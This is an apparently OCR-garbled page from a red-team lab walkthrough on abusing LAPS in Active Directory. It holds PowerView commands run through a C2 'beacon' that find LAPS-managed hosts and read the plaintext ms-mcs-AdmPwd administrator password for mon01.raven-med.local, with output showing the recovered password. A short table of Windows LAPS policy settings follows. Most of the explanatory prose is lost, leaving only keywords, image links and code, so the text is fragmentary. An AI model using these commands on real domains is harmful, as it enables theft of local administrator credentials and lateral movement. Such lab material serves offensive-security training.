

LAPS

LAPS **ms-mcs-AdmPwdExpirationTime** LAPS **ms-msc-AdmPwd** LAPS **LAPS**
ms-msc-AdmPwd DC LAPS





RAVEN-MED LAPS (1) powerview


```
Get-NetComputer -Filter "(ms-mcs-admpwdexpirationtime=*)" | select dnshostname
```

RAVEN-MED mon01 LAPS

```
beacon> powershell Get-NetComputer -Filter "(ms-mcs-admpwdexpirationtime=*)" -domain raven-med.local | select dnshostname
[*] Tasked beacon to run: Get-NetComputer -Filter "(ms-mcs-admpwdexpirationtime=*)" -domain raven-med.local | select dnshostname
[+] host called home, sent: 545 bytes
[+] received output:
#< CLIXML

dnshostname
-----------
mon01.raven-med.local
```

Bloodhound PROD harold mon01 LAPS



prod\harold mon01 LAPS harold harold

```
Get-NetComputer -Filter "(ms-mcs-admpwd=*)" | Select dnshostname,ms-mcs-admpwd
```

```
beacon> powershell Get-NetComputer -Filter "(ms-mcs-admpwd=*)" -domain raven-med.local | Select dnshostname,ms-mcs-admpwd
[*] Tasked beacon to run: Get-NetComputer -Filter "(ms-mcs-admpwd=*)" -domain raven-med.local | Select dnshostname,ms-mcs-admpwd
[+] host called home, sent: 545 bytes
[+] received output:
#< CLIXML

dnshostname           ms-mcs-admpwd
-----------           -------------
mon01.raven-med.local 00#7C.F2v3
```

LAPS

2023 4 LAPS LAPS LAPS

1 Windows

2 Azure AD

3 AD LAPS

Setting	State	Comment
Enable password backup for DSRM accounts	Not configured	No
Configure size of encrypted password history	Not configured	No
Enable password encryption	Not configured	No
Configure authorized password decryptors	Not configured	No
Name of administrator account to manage	Not configured	No
Configure password backup directory	Not configured	No
Do not allow password expiration time longer than required by policy	Not configured	No
Password Settings	Not configured	No
Post-authentication actions	Not configured	No

Revision #5
Created 5 September 2022 03:08:41 by
Updated 28 December 2023 01:31:46 by